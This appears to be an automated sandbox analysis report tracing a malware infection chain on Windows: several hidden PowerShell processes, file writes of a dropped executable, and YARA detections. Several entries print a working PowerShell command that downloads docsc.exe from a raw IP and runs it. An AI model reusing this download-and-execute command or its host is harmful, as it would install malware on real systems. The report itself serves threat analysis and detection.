00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: powershell.exe PID: 2684 Parent PID: 2300

General

Start time:	11:33:40
Start date:	12/05/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://157.55.173.72/goose/docsc.exe','C:\Users\user\AppData\Roaming\docsc.exe');Start-Process 'C:\Users\user\AppData\Roaming\docsc.exe''
Imagebase:	0x13f160000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000003.00000002.2097570171.0000000000310000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\docsc.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE870BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\docsc.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 54 89 9b 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 c2 00 00 00 16 0e 00 00 00 00 00 0a 20 0f 00 00 80 0b 00 00 20 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 0f 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...T..`.......... ....P............. ....@.. ....@ ....@................	success or wait	9	7FEE870BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\docsc.exe	unknown	8976	3b d8 16 3d 85 b7 81 db e3 4b b0 19 fb ba 08 82 29 77 48 57 d0 53 bf 0b 39 d8 db 10 89 f5 30 ef 4b 26 0f 7d 08 86 6c 63 9d 64 d5 28 cc d1 42 61 d1 e5 11 94 b8 3b 38 d8 57 f2 19 6e 48 88 60 71 f6 8c 59 d4 85 ec ec dd 86 73 42 f1 b9 dc ed 7e 51 2d 54 c4 e9 b7 7a 62 35 01 c9 cb 1a 34 fa ab 2e a2 0e 44 5e 93 6e ae ab 7d 0d 70 ea f7 f0 9d 29 ee 3a 1f 18 99 30 99 57 c7 97 c2 2d e1 c6 f2 ef 97 51 8b e0 ac 9f 97 fc d1 37 ab 0c 4a df 1c 18 39 41 7f 30 69 56 b6 3a 88 c3 73 db 9f 40 af ca 31 f8 6e e7 26 0a 14 d5 47 c7 2c da eb d4 e5 44 05 31 52 5e 99 66 67 4e ef 66 59 5d 9d 73 29 ff bb 31 96 53 58 28 8f 4c 33 72 d1 1e 65 81 bd d9 cb e3 56 2c 8d 85 d0 c8 ed 5f fe a5 b3 b8 e6 d6 e4 1a f6 61 d2 d2 e8 e0 eb 63 59 01 e1 2d e6 70 68 95 20 32 8f 9f 2c fe de c8 ea be e7 70	;..=.....K.....)wHW.S..9..... 0.K&.}..lc.d.(..Ba.....;8.W..n H.`q..Y.....sB....~Q- T...zb5. ...4.....D^.n..}.p....).:...0. W...-.....Q.....7..J...9A.0i V.:..s..@..1.n.&...G.,....D.1 R ^.fgN.fY].s)..1.SX(.L3r..e.... .V,....._.....a.....cY..-.ph. 2..,.....p	success or wait	27	7FEE870BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8575208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8575208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE869A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	21	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE870BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE870BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE870BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: FLTLDR.EXE PID: 2384 Parent PID: 2300

General

Start time:	11:33:40
Start date:	12/05/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\OFFICE14\FLTLDR.EXE' C:\Program Files\Common Files\Microsoft Shared\GRPHFLT\PNG32.FLT
Imagebase:	0x13feb0000
File size:	157024 bytes
MD5 hash:	AF5CCD95BAC7ADADD56DE185D7461B2C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
\Device\NamedPipe\OfficeUser_2631caf7-c3d4-4848-8c82-e142953dda5e	0	16	pending	1	13FEC7A77	ReadFile
\Device\NamedPipe\OfficeUser_2631caf7-c3d4-4848-8c82-e142953dda5e	0	16	pending	6	13FEC7A77	ReadFile
\Device\NamedPipe\OfficeUser_2631caf7-c3d4-4848-8c82-e142953dda5e	0	19	success or wait	4	13FEC8510	ReadFile
\Device\NamedPipe\OfficeUser_2631caf7-c3d4-4848-8c82-e142953dda5e	0	16	success or wait	3	13FEC7A77	ReadFile

Analysis Process: powershell.exe PID: 2788 Parent PID: 2300

General

Start time:	11:33:41
Start date:	12/05/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://157.55.173.72/goose/docsc.exe','C:\Users\user\AppData\Roaming\docsc.exe');Start-Process 'C:\Users\user\AppData\Roaming\docsc.exe''
Imagebase:	0x13f160000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000006.00000002.2095013575.0000000000210000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8575208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8575208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE869A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	21	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE870BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE86669DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE86669DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE86669DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE86669DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEE86669DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEE86669DF	unknown

Analysis Process: powershell.exe PID: 2896 Parent PID: 2300

General

Start time:	11:33:42
Start date:	12/05/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command '(New-Object System.Net.WebClient).DownloadFile('httP://157.55.173.72/goose/docsc.exe','C:\Users\user\AppData\Roaming\docsc.exe');Start-Process 'C:\Users\user\AppData\Roaming\docsc.exe''
Imagebase:	0x13f160000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000008.00000002.2096198856.0000000000340000.00000004.00000020.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8575208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8575208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE869A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE870BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE870BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE870BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE86669DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE86669DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	7FEE86669DF	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	7FEE86669DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7FEE86669DF	unknown
C:\Windows\assembly\GAC_64\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7FEE86669DF	unknown

Analysis Process: docsc.exe PID: 2952 Parent PID: 2684

General

Start time:	11:33:45
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\docsc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\docsc.exe'
Imagebase:	0xbd0000
File size:	973824 bytes
MD5 hash:	457B22DA77D4DB093A31DD80A4B8963F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
